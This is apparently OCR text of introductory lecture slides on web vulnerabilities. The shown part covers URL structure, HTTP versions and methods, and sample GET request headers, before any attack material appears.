
2550 Intro to cybersecurity

L24: Web vulnerabilities


abhi shelat/Ran Cohen

Thanks to Gil Segev (HUJI) and Michael Hicks (UMD) for sharing slides

Last lecture – SQL injection



Key insight: security vulnerabilities arise when external input is not verified




https://xkcd.com/327/

Outline

- **Web 1.0: The basics**
- **The Web with state**
  - Session hijacking
  - Cross-site request forgery (CSRF)
- **Web 2.0: The advent of Javascript**
  - Cross-site scripting (XSS)

Web 1.0



Interacting with Web Servers

Universal resource locators (URLs):

`https://www.ccs.neu.edu/~rancohen/index.html`

Protocol
`http`, `https`, `ftp`, `tor`,…

Hostname/server
Translated to an IP address by DNS (e.g., `52.70.229.197`)

Path to resource
`index.html` is static content (i.e., a fixed file) returned by the server

HTML is a markup language for describing web documents


`http://facebook.com/delete.php?f=joe123&w=16`

Path to resource
`delete.php` is dynamic content generated by the server on the fly

Arguments

PHP is a server-side scripting language designed for web development

Basic Structure of Web Traffic



- **HyperText Transfer Protocol (HTTP)**
  An “application-layer” protocol for exchanging data

HyperText Transfer Protocol (HTTP)

0.9 Tim Berners Lee 1991

1.0 1996

1.1 1999 http://tools.ietf.org/html/rfc2616


2.0 2015

3.0 2020 (draft)

Stateless

Each request is independent of all other activity

Basic Structure of Web Traffic



Requests contain

- The **URL** of the resource the client wishes to obtain
- Various **headers** (e.g., describing the browser's capabilities)

Request types: GET and POST

- GET: Request data from a specified resource (no server side effects)
- POST: Submits data to be processed to a specified resource (can have side effects)

HTTP Request Methods

Most HTTP requests

Verb	Description
GET	Retrieve resource at a given path
POST	Submit data to a given path, might create resources as new paths
HEAD	Identical to a GET, but response omits body
PUT	Submit data to a given path, creating resource if it exists or modifying existing resource at that path
DELETE	Deletes resource at a given path
TRACE	Echoes request
OPTIONS	Returns supported HTTP methods given a path
CONNECT	Creates a tunnel to a given network location

HTTP GET Requests

http://www.reddit.com/r/security

HTTP Headers

http://www.reddit.com/r/security

GET /r/security HTTP/1.1
Host: www.reddit.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.
Accept:
Accept-
Accept-
Accept-
Keep-A
Connec


HTTP Headers

http://www.zdnet.com/worst-ddos-attack-of-all-time-hits-french-site-7000026330/


GET /worst-ddos-attack-of-all-time-hits-french-site-7000026330/ HTTP/1.1
Host: www.zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security

HTTP POST Requests

Posting on `piazza.com` (Q&A platform)



